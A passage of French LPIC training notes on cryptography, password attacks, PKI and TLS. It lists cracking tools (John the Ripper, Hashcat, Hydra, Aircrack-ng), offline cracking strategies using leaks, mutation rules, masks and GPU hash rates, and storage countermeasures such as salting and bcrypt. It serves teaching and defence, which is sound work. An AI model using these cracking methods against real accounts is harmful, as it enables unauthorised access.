The screenshot shows the Mailvelope web interface. The top navigation bar includes links for 'Mailvelope', 'Key Management', 'Options', 'Documentation', and 'About'. A dropdown menu is open under 'Mailvelope', showing options like 'Display Keys', 'Import Keys', 'Generate Key' (which is highlighted in blue), and 'Setup'. The main content area is titled 'Generate Key'. It contains fields for 'Name' (with placeholder 'Full name of key owner') and 'Email' (with placeholder 'Email address'). There is also an 'Advanced >>' button. Below these are fields for 'Enter Password' and 'Re-enter Password', both of which have a red error message box stating 'Password is empty'. At the bottom are 'Submit' and 'Clear' buttons.

Message chiffré



9. Chiffrement de fichiers en ligne de commande

Pour l'exhaustivité, se référer à <http://backreference.org/2014/08/15/file-encryption-on-the-command-line/> :

- Openssl
- GPG
- aespipeline
- mcrypt
- aescrypt
- ccrypt
- 7-zip

10. Cryptanalyse

La cryptanalyse est la science qui consiste à déchiffrer un message chiffré, c'est-à-dire tenter de déchiffrer ce message sans posséder la clé de chiffrement. Le processus par lequel on tente de comprendre un message en particulier est appelé une attaque.

Une attaque est souvent caractérisée par les données qu'elle nécessite :

- attaque sur texte chiffré seul (ciphertext-only en anglais) : le cryptanalyste possède des exemplaires chiffrés des messages, il peut faire des hypothèses sur les messages originaux qu'il ne possède pas. La cryptanalyse est plus ardue de par le manque d'informations à disposition.
- attaque à texte clair connu (known-plaintext attack en anglais) : le cryptanalyste possède des messages ou des parties de messages en clair ainsi que les versions chiffrées. La cryptanalyse linéaire fait partie de cette catégorie.
- attaque à texte clair choisi (chosen-plaintext attack en anglais) : le cryptanalyste possède des messages en clair, il peut créer les versions chiffrées de ces messages avec l'algorithme que l'on peut dès lors considérer comme une boîte noire. La cryptanalyse différentielle est un exemple d'attaque à texte clair choisi.
- attaque à texte chiffré choisi (chosen-ciphertext attack en anglais) : le cryptanalyste possède des messages chiffrés et demande la version en clair de certains de ces messages pour mener l'attaque.

Source : <https://fr.wikipedia.org/wiki/Cryptanalyse>

11. Attaques

11.1. Attaques

- Faille intrinsèques
- Fuite de bases de données
- Rainbow Tables
- Attaque par dictionnaire
- Attaque Brute-force
- MiTM

11.2. Outils

- Aircrack-ng
- John the Ripper
- Hashcat
- Medusa
- THC-Hydra

11.3. Vecteurs d'attaque

- Attaque MiTM
- Base de données

11.4. Activités

- Chiffrer un fichier (gpg, openssl, luks, truecrypt)
- Chiffrer un courrier
- Calculer et vérifier une empreinte de fichier
- Certificat autosigné
- PKI
- Monter un tunnel SSL
- Routage OpenVPN
- Gestion des politiques de mot de passe (Windows/PAM)
- Eprouver des mots de passe (hash système SHA, LM/NTLM, cookie MD5, WEP, WPA)

11.5. Cassage

- John the Ripper
- Hashcat
- Medusa ?

Hashcat sur https://www.ovh.com/fr/serveurs_dedies/details-servers-range-GPU-id-GTX-970.xml

Cf. Cassage WPA (aircrack-ng)

11.6. Attaques en ligne

- Hydra
- LoginPop
- <https://hackertarget.com/brute-forcing-passwords-with-nocrack-hydra-and-medusa/>

11.7. Contre-mesures -> Fail2ban, snort

- Cibles : personnes (niveau)

11.8. Attaques hors ligne

Notion de *Leak* / fuite

Mots de passes déjà cassés

Dictionnaire + règles de mutation

Masque : un mot de passe commence toujours par une majuscule et se termine en général par des chiffres

Les politiques de mot de passe peuvent induire les casseurs dans l'attaque de règles minimales PACK permet de générer ces masques.

1 X GTX-970 : https://www.ovh.com/fr/serveurs_dedies/details-servers-range-GPU-id-GTX-970.xml et
<https://gist.github.com/epixoip/e885edc473e74398faf6>

MD5 : 10 milliard /s SHA-1 : quelques milliard /s SHA-512 : 100 millions /s

11.9. Stockage et choix du mot de passe

Un mot de passe aléatoire de 15 caractères peut tenir sur 100 ans

Gestionnaires de mot de passe

Problème du stockage

- en clair
- en MD5 / SHA1

Notions de Salt : [https://fr.wikipedia.org/wiki/Salage_\(cryptographie\)](https://fr.wikipedia.org/wiki/Salage_(cryptographie))

Recommandation SHA512 + Salt --> recalculation de condensat pour chaque utilisateur, autant de tentative que de comptes. Si le Salt n'est pas fourni, il faut le générer et recalculer le condensat pour chaque utilisateur. D'où la recommandation d'une taille critique de salt.

Pepper du site ? Il est plus facile de prendre les salt et les hashs dans les BD.

Optimisation avec plusieurs hashages

Recommandation fonctions de hachage :

- <https://en.wikipedia.org/wiki/Bcrypt>
- <https://en.wikipedia.org/wiki/Scrypt>

Attaques Side Channel : https://fr.wikipedia.org/wiki/Attaque_par_canal_auxiliaire

Recommandation sur les mots de passes :

- Longueur : 15
- Complexité
- Multiplicité aléatoire
- Stockage : gestionnaire de mot de passe + génération
- Fonctions solides (pas MD5/SHA1, B-Crypt/ scrypt, et Salt)
- Attention aux capacités de chiffrement des serveurs
- D'abord protection locale (DB), puis en ligne (selon l'efficacité en ligne).

Sources

- <http://www.comptoirsecu.fr/2016/05/episode-36-les-mots-de-passe/>
- <http://blog.includesecurity.com/2015/08/forensic-analysis-of-the-AshleyMadison-Hack.html>
- <https://password-hashing.net/>
- <http://www.passwordresearch.com/>
- <https://hashcat.net/oclhashcat/>
- https://hashcat.net/wiki/doku.php?id=rule_based_attack
- https://hashcat.net/wiki/doku.php?id=mask_attack
- <https://paragonie.com/blog/2016/02/how-safely-store-password-in-2016>
- <https://blogs.dropbox.com/tech/2012/04/zxcvbn-realistic-password-strength-estimation/>
- La chaîne youtube de Justin: <http://pointsecu.fr>

12. Systèmes de fichiers chiffrés

- <http://www.cyberciti.biz/hardware/howto-linux-hard-disk-encryption-with-luks-cryptsetup-command/>
- <https://www.linux-geex.com/centos-7-how-to-setup-your-encrypted-filesystem-in-less-than-15-minutes/>

Notes

- cryptcat

Sources

- <https://fr.wikipedia.org/wiki/Cryptographie>
- <https://fr.wikipedia.org/wiki/Cryptologie>
- <https://fr.wikipedia.org/wiki/Cryptanalyse>
- https://fr.wikipedia.org/wiki/Chiffrement_par_bloc
- https://fr.wikipedia.org/wiki/Chiffrement_de_flux
- https://fr.wikipedia.org/wiki/Cryptographie_hybride
- https://fr.wikipedia.org/wiki/Fonction_de_hachage
- https://fr.wikipedia.org/wiki/Transport_Layer_Security
- https://fr.wikipedia.org/wiki/Certificat_%C3%A9lectronique
- https://fr.wikipedia.org/wiki/Infrastructure_%C3%A0_cl%C3%A9s_publiques
- https://fr.wikipedia.org/wiki/Histoire_de_la_cryptologie
- [https://fr.wikipedia.org/wiki/Salage_\(cryptographie\)](https://fr.wikipedia.org/wiki/Salage_(cryptographie))
- https://upload.wikimedia.org/wikipedia/commons/3/3b/Cles_symetriques.png
- <http://www.cryptoool-online.org/>
- https://upload.wikimedia.org/wikipedia/commons/b/b2/Assymetrie_-_signature_vs_chiffrement.png

PKI et SSL

- Objectifs de certification
 - LPIC 1
 - LPIC 2
- 1. Infrastructure à clé publique
 - 1.1. Définition
 - 1.2. Rôle d'une infrastructure à clés publiques
 - 1.3. Composants de l'infrastructure à clés publiques
 - 1.4. Les certificats numériques : Familles
 - 1.5. Nature et composition
 - 1.6. Gestion
 - 1.7. Modes de création
 - 1.8. Scénario de fin de vie
 - 1.9. Autorité de certification
 - 1.10. Utilisation dans le domaine des communications web
 - 1.11. Fonctionnement interne
- 2. Certificats électroniques
 - 2.1. Définition
 - 2.2. Types
 - 2.3. Utilité
 - 2.4. Exemples d'utilisation
- 3. Transport Layer Security
 - 3.1. Présentation
 - 3.2. Protocole SSL
 - 3.3. Protocole TLS
 - 3.4. Spécifications techniques
 - 3.5. Mise en oeuvre de TLS
- 4. Pratique de TLS et des certificats
 - 4.1. Récupérer, visualiser, transcoder un certificat
 - 4.2. Créer un certificat x509 auto-signé
 - 4.3. Tester une liaison SSL
 - 4.4. Créer un CA, signer des certificats (1)
 - 4.5. Créer un CA, signer des certificats (2)
 - 4.6. Révoquer un certificat
 - 4.7. Créer un certificat pour une personne
 - 4.8. Configurer Apache/Nginx en HTTPS
 - 4.9. Créer un tunnel OpenVPN
 - 4.10. Créer un tunnel SSL avec Stunnel
 - 4.11. Créer un tunnel SSL avec Ncat
 - 4.12. Dépasser les pare-feux avec HTTPS/TLS/TCP443
 - 4.13. Placer du trafic Tor à travers un pare-feu à travers TCP443
 - 4.14. Héberger un site en .onion (Tor) avec Apache
- Références

Note : cette partie du support de formation est en cours de développement.

Objectifs de certification

LPIC 1

- *Sujet 110 : Sécurité*
 - 110.3 Sécurisation des données avec le chiffrement

LPIC 2

- *Sujet 212 : Sécurité du système*
 - 212.5 OpenVPN

1. Infrastructure à clé publique

1.1. Définition

Une infrastructure à clés publiques (ICP) ou infrastructure de gestion de clés (IGC) ou encore Public Key Infrastructure (PKI), est un ensemble de composants physiques (des ordinateurs, des équipements cryptographiques logiciels ou matériel type HSM ou encore des cartes à puces), de procédures humaines (vérifications, validation) et de logiciels (système et application) en vue de gérer le cycle de vie des certificats numériques ou certificats électroniques.

Une infrastructure à clés publiques fournit des garanties permettant de faire a priori confiance à un certificat signé par une autorité de certification grâce à un ensemble de services.

Ces services sont les suivants :

- enregistrement des utilisateurs (ou équipement informatique) ;
- génération de certificats ;
- renouvellement de certificats ;
- révocation de certificats ;
- publication de certificats ;
- publication des listes de révocation (comprenant la liste des certificats révoqués) ;
- identification et authentification des utilisateurs (administrateurs ou utilisateurs qui accèdent à l'ICP) ;
- archivage, séquestration et recouvrement des certificats (option).

1.2. Rôle d'une infrastructure à clés publiques

Une infrastructure à clés publiques (ICP) délivre des certificats numériques. Ces certificats permettent d'effectuer des opérations cryptographiques, comme le chiffrement et la signature numérique qui offrent les garanties suivantes lors des transactions électroniques :

- confidentialité : elle garantit que seul le destinataire (ou le possesseur) légitime d'un bloc de données ou d'un message peut en avoir une vision intelligible ;
- authentification : elle garantit à tout destinataire d'un bloc de données ou d'un message ou à tout système auquel tente de se connecter un utilisateur l'identité de l'expéditeur ou de l'utilisateur en question ;
- intégrité : elle garantit qu'un bloc de données ou qu'un message n'a pas été altéré, accidentellement ou intentionnellement ;
- non-répudiation : elle garantit à quiconque que l'auteur d'un bloc de données ou d'un message ne peut renier son œuvre, c'est-à-dire prétendre ne pas en être l'auteur.

Les ICP permettent l'obtention de ces garanties par l'application de processus de vérification d'identité rigoureux et par la mise en œuvre de solutions cryptographiques fiables (éventuellement évaluées), conditions indispensables à la production et à la gestion des certificats électroniques.

1.3. Composants de l'infrastructure à clés publiques

L'IETF distingue 4 catégories d'ICP :

- l'autorité de certification (AC ou CA) qui signe les demandes de certificat (CSR : Certificate Signing Request) et les listes de révocation (CRL : Certificate Revocation List). Cette autorité est la plus critique ;
- l'autorité d'enregistrement (AE ou RA) qui effectue les vérifications d'usage sur l'identité de l'utilisateur final (les certificats numériques sont nominatifs et uniques pour l'ensemble de l'ICP) ;
- l'autorité de dépôt (Repository) qui stocke les certificats numériques ainsi que les listes de révocation (CRL) ;
- l'entité finale (EE : End Entity) qui utilise le certificat (en général, le terme « entité d'extrémité » (EE) est préféré au terme « sujet » afin d'éviter la confusion avec le champ Subject).

En complément, on pourra ajouter une cinquième catégorie, non définie par l'IETF :

- l'autorité de séquestration (Key Escrow) qui stocke de façon sécurisée les clés de chiffrement créées par les autorités d'enregistrement, pour pouvoir, le cas échéant, les restaurer. Les raisons à cela sont multiples. La perte de la clef privée par son détenteur ne doit pas être définitive. Toute organisation doit être en mesure de déchiffrer les documents de travail d'un de ses membres si, par exemple, celui-ci n'en fait plus partie. Enfin, dans certains pays, en France en particulier, la loi exige que les données chiffrées puissent être déchiffrées à la demande des autorités nationales. La mise en œuvre d'un séquestration répond à cette exigence.

1.4. Les certificats numériques : Familles

Usuellement, on distingue deux familles de certificats numériques :

- les certificats de signature, utilisés pour signer des documents ou s'authentifier sur un site web, et

- les certificats de chiffrement (les gens qui vous envoient des courriels utilisent la partie publique de votre certificat pour chiffrer le contenu que vous serez seul à pouvoir déchiffrer)

Mais cette typologie n'est pas exhaustive ; un découpage plus orienté applicatif pourrait être envisagé. L'intérêt de la séparation des usages découle notamment des problématiques de séquestration de clés et de recouvrement. En effet, lorsqu'il y a chiffrement, il peut y avoir nécessité de recouvrir les informations chiffrées. Alors que lorsqu'il y a signature, il est indispensable de s'assurer que la clé privée n'est possédée que par une seule partie.

1.5. Nature et composition

Un certificat électronique est une donnée publique. Suivant la technique des clés asymétriques, à chaque certificat électronique correspond une clé privée, qui doit être soigneusement protégée.

Un certificat numérique porte les caractéristiques de son titulaire : si le porteur est un être humain, cela peut être son nom et son prénom, le nom de sa structure (par exemple, son entreprise ou son... État !) et de son entité d'appartenance. Si c'est un équipement informatique (comme une passerelle d'accès ou un serveur d'application sécurisé), le nom est remplacé par l'URI du service. À ces informations d'identification s'ajoute la partie publique du bi-clé.

L'ensemble de ces informations (comprenant la clé publique) est signé par l'autorité de certification de l'organisation émettrice. Cette autorité a la charge de :

- s'assurer que les informations portées par le certificat numérique sont correctes ;
- s'assurer qu'il n'existe, pour une personne et pour une même fonction, qu'un et un seul certificat valide à un moment donné.

Le certificat numérique est donc, à l'échelle d'une organisation, un outil pour témoigner, de façon électroniquement sûre, d'une identité.

L'usage conjoint des clés cryptographiques publiques (contenue dans le certificat) et privée (protégée par l'utilisateur, par exemple au sein d'une carte à puce), permet de disposer de fonctions de sécurité importante (cf. infra).

1.6. Gestion

Un certificat numérique naît après qu'une demande de certificat a abouti.

Une demande de certificat est un fichier numérique (appelé soit par son format, PKCS#10, soit par son équivalent fonctionnel, CSR pour Certificate Signing Request) qui est soumis à une autorité d'enregistrement par un utilisateur final ou par un administrateur pour le compte d'un utilisateur final.

Cette demande de certificat est examinée par un Opérateur d'Autorité d'Enregistrement. Cette position est une responsabilité clé : c'est lui qui doit juger de la légitimité de la demande de l'utilisateur et accorder, ou non, la confiance de l'organisation. Pour se forger une opinion, l'Opérateur doit suivre une série de procédures, plus ou moins complètes, consignées dans deux documents de référence qui vont de pair avec la création d'une ICP qui sont la Politique de Certification (PC) et la Déclaration des Pratiques de Certification (DPC). Ces documents peuvent exiger, en fonction des enjeux de la certification, des vérifications plus ou moins poussées : rencontre en face-à-face, validation hiérarchique, etc. L'objectif de l'Opérateur d'AE est d'assurer que les informations fournies par l'utilisateur sont exactes et que ce dernier est bien autorisé à solliciter la création d'un certificat.

Une fois son opinion formée, l'Opérateur de l'AE valide la demande ou la rejette. S'il la valide, la demande de certificat est alors adressée à l'Autorité de Certification (AC). L'AC vérifie que la demande a bien été validée par un Opérateur d'AE digne de confiance et, si c'est le cas, signe la CSR. Une fois signée, une CSR devient... un certificat.

Le certificat, qui ne contient aucune information confidentielle, peut par exemple être publié dans un annuaire d'entreprise : c'est la tâche du Module de Publication, souvent proche de l'AC.

1.7. Modes de création

Il existe deux façons distinctes de créer des certificats électroniques : le mode centralisé et le mode décentralisé.

Le mode décentralisé est le mode le plus courant : il consiste à faire créer, par l'utilisateur (ou, plus exactement par son logiciel ou carte à puce) le biclé cryptographique et de joindre la partie publique de la clé dans la CSR. L'infrastructure n'a donc jamais connaissance de la clé privée de l'utilisateur, qui reste confinée sur son poste de travail ou dans sa carte à puce.

Le mode centralisé consiste en la création du biclé par l'AC : au début du cycle de la demande, la CSR ne contient pas la clé publique, c'est l'AC qui la produit. Elle peut ainsi avoir de bonnes garanties sur la qualité de la clé (aléa) et peut... en détenir une copie protégée. En revanche, il faut transmettre à l'utilisateur certes son certificat (qui ne contient que des données publiques) mais aussi sa clé privée !

L'ensemble de ces deux données est un fichier créé sous le format PKCS#12. Son acheminement vers l'utilisateur doit être entrepris avec beaucoup de précaution et de sécurité, car toute personne mettant la main sur un fichier PKCS#12 peut détenir la clé de l'utilisateur.

Le mode décentralisé est préconisé pour les certificats d'authentification (pour des questions de coût, parce qu'il est plus simple de refaire un certificat en décentralisé qu'à recouvrir une clé) et de signature (parce que les conditions d'exercice d'une signature juridiquement valide prévoit que le signataire doit être le seul possesseur de la clé : en mode décentralisé, l'ICP n'a jamais accès à la clé privée).

Le mode centralisé est préconisé pour les certificats de chiffrement, car, lorsqu'un utilisateur a perdu sa clé (par exemple, sa carte est perdue ou dysfonctionne), un opérateur peut, au terme d'une procédure de recouvrement, récupérer la clé de chiffrement et la lui remettre. Chose qui est impossible à faire avec des clés qui n'ont pas été séquestrées.


1.8. Scénario de fin de vie

Il existe deux scénarios possibles de fin de vie d'un certificat numérique :

- le certificat numérique expire (chaque certificat numérique contient une date de « naissance » et une date de « péremption »).
- le certificat est révoqué, pour quelque raison que ce soit (perte de la clé privée associée, etc.) et dans ce cas, l'identifiant du certificat numérique est ajouté à une liste de certificats révoqués (CRL pour Certificate Revocation List) pour informer les applications qu'elles ne doivent plus faire confiance à ce certificat. Il est aussi possible que les applications s'informent en quasi temps réel de l'état du certificat avec le protocole OCSP.

1.9. Autorité de certification

En cryptographie, une Autorité de Certification (AC ou CA pour Certificate Authority en anglais) est un tiers de confiance permettant d'authentifier l'identité des correspondants. Une autorité de certification délivre des certificats décrivant des identités numériques et met à disposition les moyens de vérifier la validité des certificats qu'elle a fourni.



Les services des autorités de certification sont principalement utilisés dans le cadre de la sécurisation des communications numériques via protocole Transport Layer Security (TLS) utilisé par exemple pour sécuriser les communications web (HTTPS) ou email (SMTP, POP3, IMAP... sur TLS), ainsi que pour la sécurisation des documents numériques (par exemple au moyen de signatures électroniques avancées telles que PAdES pour des documents PDF, ou via le protocole S/MIME pour les emails).

1.10. Utilisation dans le domaine des communications web

Les navigateurs web modernes intègrent nativement une liste de certificats provenant de différentes Autorités de Certification choisies selon des règles internes définies par les développeurs du navigateur.

Lorsqu'une personne physique ou morale souhaite mettre en place un serveur web utilisant une communication HTTPS sécurisée par TLS, elle génère une clé publique, une clé privée puis envoie à l'une de ces Autorité de Certification une demande de signature de certificat (en anglais CSR : Certificate Signing Request) contenant sa clé publique ainsi que des informations sur son identité (coordonnées postales, téléphoniques, email...).

Après vérification de l'identité du demandeur du certificat par une autorité d'enregistrement (RA), l'Autorité de Certification signe le CSR grâce à sa propre clé privée (et non pas avec la clé privée de la personne donc) qui devient alors un certificat puis le transmet en retour à la personne qui en a fait la demande.

Le certificat ainsi retourné sous forme de fichier informatique est intégré dans le serveur web du demandeur. Lorsqu'un utilisateur se connecte à ce serveur web, celui-ci lui transmet à son tour le certificat fourni précédemment par l'Autorité de Certification.

Le navigateur web du client authentifie le certificat du serveur grâce au certificat de l'Autorité de Certification (intégré nativement dans le navigateur, cf. ci-dessus) qui l'a signé précédemment. L'identité du serveur est ainsi confirmée à l'utilisateur par l'Autorité de Certification.

Le navigateur web contacte ensuite l'Autorité de Certification concernée pour savoir si le certificat du serveur n'a pas été révoqué (= invalidé) depuis qu'il a été émis par l'Autorité de Certification via une demande OCSP.

Auparavant, les navigateurs téléchargeaient régulièrement des listes de révocation (CRL : Certificate Revocation List) de la part des Autorités de Certification au lieu de contacter directement celles-ci par des demandes OCSP. Ce processus a été abandonné depuis car utilisant inutilement beaucoup de bande passante.

Sur le plan technique, cette infrastructure de gestion des clés permet ainsi d'assurer que :

- les données transmises entre le serveur web et le client n'ont pas été modifiées durant le transfert : intégrité par hachage des données.
- les données proviennent bien du serveur web connu et qu'il ne s'agit pas d'un serveur web tiers tentant d'usurper l'identité de celui-ci.
- les données ne peuvent pas être interceptées par un tiers car elles sont chiffrées.

1.11. Fonctionnement interne

L'autorité de certification (AC) opère elle-même ou peut déléguer l'hébergement de la clé privée du certificat à un opérateur de certification (OC) ou autorité de dépôt. L'AC contrôle et audite l'opérateur de certification sur la base des procédures établies dans la Déclaration des Pratiques de Certification. L'AC est accréditée par une autorité de gestion de la politique qui lui permet d'utiliser un certificat renforcé utilisé par l'OC pour signer la clé publique selon le principe de la signature numérique.

2. Certificats électroniques

Un certificat électronique (aussi appelé certificat numérique ou certificat de clé publique) peut être vu comme une carte d'identité numérique. Il est utilisé principalement pour identifier et authentifier une personne physique ou morale, mais aussi pour chiffrer des échanges.

Il est signé par un tiers de confiance qui atteste du lien entre l'identité physique et l'entité numérique (virtuelle).

Le standard le plus utilisé pour la création des certificats numériques est le X.509.

2.1. Définition

Un certificat électronique est un ensemble de données contenant :

- au moins une clé publique ;
- des informations d'identification, par exemple : nom, localisation, adresse électronique ;
- au moins une signature (clé privée) ; de fait quand il n'y en a qu'une, l'entité signataire est la seule autorité permettant de prêter confiance (ou non) à l'exactitude des informations du certificat.

Les certificats électroniques et leur cycle de vie (voir liste de révocation de certificats et protocole de vérification de certificat en ligne) peuvent être gérés au sein d'infrastructures à clés publiques.

2.2. Types

Les certificats électroniques respectent des standards spécifiant leur contenu de façon rigoureuse. Les deux formats les plus utilisés aujourd'hui sont :

- X.509, défini dans la RFC 5280 ;
- OpenPGP, défini dans la RFC 4880.

La différence notable entre ces deux formats est qu'un certificat X.509 ne peut contenir qu'un seul identifiant, que cet identifiant doit contenir de nombreux champs prédéfinis, et ne peut être signé que par une seule autorité de certification. Un certificat OpenPGP peut contenir plusieurs identifiants, lesquels autorisent une certaine souplesse sur leur contenu, et peuvent être signés par une multitude d'autres certificats

OpenPGP, ce qui permet alors de construire des toiles de confiance.

2.3. Utilité

Les certificats électroniques sont utilisés dans différentes applications informatiques dans le cadre de la sécurité des systèmes d'information pour garantir :

- la non-répudiation et l'intégrité des données avec la signature numérique ;
- la confidentialité des données grâce au chiffrement des données ;
- l'authentification ou l'authentification forte d'un individu ou d'une identité numérique.

2.4. Exemples d'utilisation

- Serveur web (voir TLS et X.509) ;
- Courrier électronique (voir OpenPGP) ;
- Poste de travail (voir IEEE 802.1X) ;
- Réseau privé virtuel (VPN, voir IPsec) ;
- Secure Shell (SSH), TLS ;
- Documents électroniques.

3. Transport Layer Security

Transport Layer Security (TLS), et son prédecesseur Secure Sockets Layer (SSL), sont des protocoles de sécurisation des échanges sur Internet. Le protocole SSL a été développé à l'origine par Netscape. L'IETF, en a poursuivi le développement en le rebaptisant Transport Layer Security (TLS). On parle parfois de SSL/TLS pour désigner indifféremment SSL ou TLS.

TLS (ou SSL) fonctionne suivant un mode client-serveur. Il permet de satisfaire aux objectifs de sécurité suivants :

- l'authentification du serveur ;
- la confidentialité des données échangées (ou session chiffrée) ;
- l'intégrité des données échangées ;
- de manière optionnelle, l'authentification du client (mais dans la réalité celle-ci est souvent assurée par le serveur).

Le protocole est très largement utilisé, sa mise en œuvre est facilitée par le fait que les protocoles de la couche application, comme HTTP, n'ont pas à être profondément modifiés pour utiliser une connexion sécurisée, mais seulement implémentés au-dessus de SSL/TLS, ce qui pour HTTP a donné le protocole HTTPS.

Un groupe de travail spécial de l'IETF a permis la création du TLS et de son équivalent en mode UDP, le DTLS. Depuis qu'il est repris par l'IETF, le protocole TLS a connu trois versions, TLS v1.0 en 1999, TLS v1.1 en 2006 et TLS v1.2 en 2008. Un premier brouillon de TLS v1.3 est sorti en 2014.

3.1. Présentation

Au fur et à mesure qu'Internet se développait, de plus en plus de sociétés commerciales se mirent à proposer des achats en ligne pour les particuliers. L'offre se mit à croître régulièrement, mais le chiffre d'affaires dégagé par le commerce électronique restait modeste tant que les clients n'avaient pas une confiance suffisante dans le paiement par carte bancaire. Une des façons de sécuriser ce paiement fut d'utiliser des protocoles d'authentification et de chiffrement tels que SSL. La session chiffrée est utilisée pour empêcher un tiers d'intercepter des données sensibles transitant par le réseau : numéro de carte lors d'un paiement par carte bancaire, mot de passe lorsque l'utilisateur s'identifie sur un site...

Avec un système SSL, la sécurité a été sensiblement améliorée et les risques pour le client grandement réduits, comparés à l'époque où le paiement par internet était encore une technologie émergente. Bien que, comme tout système de chiffrement, le SSL/TLS ne pourra jamais être totalement infaillible, le grand nombre de banques et de sites de commerce électronique l'utilisant pour protéger les transactions de leurs clients peut être considéré comme un gage de sa résistance aux attaques malveillantes.

En 2009, TLS est utilisé par la plupart des navigateurs Web. L'internaute peut reconnaître qu'une transaction est chiffrée à plusieurs signes :

- l'URL dans la barre d'adresse commence par https et non http (https://...) ;
- affichage d'une clé ou d'un cadenas, dont l'emplacement varie selon le navigateur : généralement à gauche de la barre d'adresse mais aussi dans la barre inférieure de la fenêtre ;
- les navigateurs peuvent ajouter d'autres signes, comme le passage en jaune de la barre d'adresse (cas de Firefox).

Il existe quelques cas très spécifiques où la connexion peut être sécurisée par SSL sans que le navigateur n'affiche ce cadenas, notamment si le webmaster a inclus la partie sécurisée du code HTML au sein d'une page en http ordinaire, mais cela reste rare. Dans la très grande majorité des cas, l'absence de cadenas indique que les données ne sont pas protégées et seront transmises en clair.

3.2. Protocole SSL

La première version de SSL parue, la SSL 2.0, possédait un certain nombre de défauts de sécurité, parmi lesquels la possibilité de forcer l'utilisation d'algorithme de chiffrement plus faibles, ou bien une absence de protection pour la prise de contact et la possibilité pour un attaquant d'exécuter des attaques par troncature¹. Les protocoles PCT 1.0, puis SSL 3.0, furent développés pour résoudre la majeure partie de ces problèmes, le second devenant rapidement le protocole le plus populaire pour sécuriser les échanges sur Internet.

- 1994 : SSL 1.0. Cette première spécification du protocole développé par Netscape resta théorique et ne fut jamais mise en œuvre³.
- Février 1995 : publication de la norme SSL 2.0, première version de SSL réellement utilisée. Elle fut également la première implémentation de SSL bannie, en mars 2011 (RFC 6176).
- Novembre 1996 : SSL 3.0, la dernière version de SSL, qui inspirera son successeur TLS. Ses spécifications sont rééditées en août 2008 dans la RFC 61014. Le protocole est banni en 2014, à la suite de la publication de la faille POODLE, ce bannissement est définitivement ratifié en juin 2015 (RFC 7568).

3.3. Protocole TLS

Le protocole TLS n'est pas structurellement différent de la version 3 de SSL, mais des modifications dans l'utilisation des fonctions de hachage font que les deux protocoles ne sont pas directement interopérables. Cependant TLS, comme SSLv3, intègre un mécanisme de compatibilité ascendante avec les versions précédentes, c'est-à-dire qu'au début de la phase de négociation, le client et le serveur négocient la « meilleure » version du protocole disponible par tous deux. Pour des raisons de sécurité, détaillées dans la RFC 6176 parue en 2011, la compatibilité de TLS avec la version 2 de SSL est abandonnée⁵.

La génération des clés symétriques est un peu plus sécurisée dans TLS que dans SSLv3 dans la mesure où aucune étape de l'algorithme ne repose uniquement sur MD5 pour lequel sont apparues des faiblesses en cryptanalyse.

- Janvier 1999 (RFC 2246) : Publication de la norme TLS 1.0. TLS est le protocole développé par l'IETF pour succéder au SSL. Plusieurs améliorations lui sont apportées par la suite :
- Octobre 1999 (RFC 2712) : Ajout du protocole Kerberos à TLS ;
- Mai 2000 (RFC 2817 et RFC 2818) : Passage à TLS lors d'une session HTTP 1.1 ;
- Juin 2002 (RFC 3268) : Support du système de chiffrement AES par TLS.
- Avril 2006 (RFC 4346) : Publication de la norme TLS 1.1.
- Août 2008 (RFC 5246) : Publication de la norme TLS 1.2.
- Mars 2011 (RFC 6176) : Abandon de la compatibilité avec SSLv2 pour toutes les versions de TLS.
- Avril 2014 : 1er brouillon pour TLS 1.36.
- Juin 2015 (RFC 7568) : Abandon de la compatibilité avec SSLv2 et SSLv3.
- Octobre 2015 : Nouveau brouillon de TLS 1.37

3.4. Spécifications techniques

Dans la pile de protocole TCP/IP, SSL se situe entre la couche application (comme HTTP, FTP, SMTP, etc.) et la couche transport TCP.

Son utilisation la plus commune reste cependant en dessous de HTTP. Le protocole SSL est implanté par la couche session de la pile, ce qui a deux conséquences :

- pour toute application existante utilisant TCP, il peut exister une application utilisant SSL. Par exemple, l'application HTTPS correspond à HTTP au-dessus de SSL ;
- une application SSL se voit attribuer un nouveau numéro de port par l'IANA. Par exemple HTTPS est associé au port 443. Dans certains cas, le même port est utilisé avec et sans SSL. Dans ce cas, la connexion est initiée en mode non chiffré. Le tunnel est ensuite mis en place au moyen du mécanisme StartTLS. C'est le cas, par exemple, des protocoles IMAP, SMTP ou LDAP.

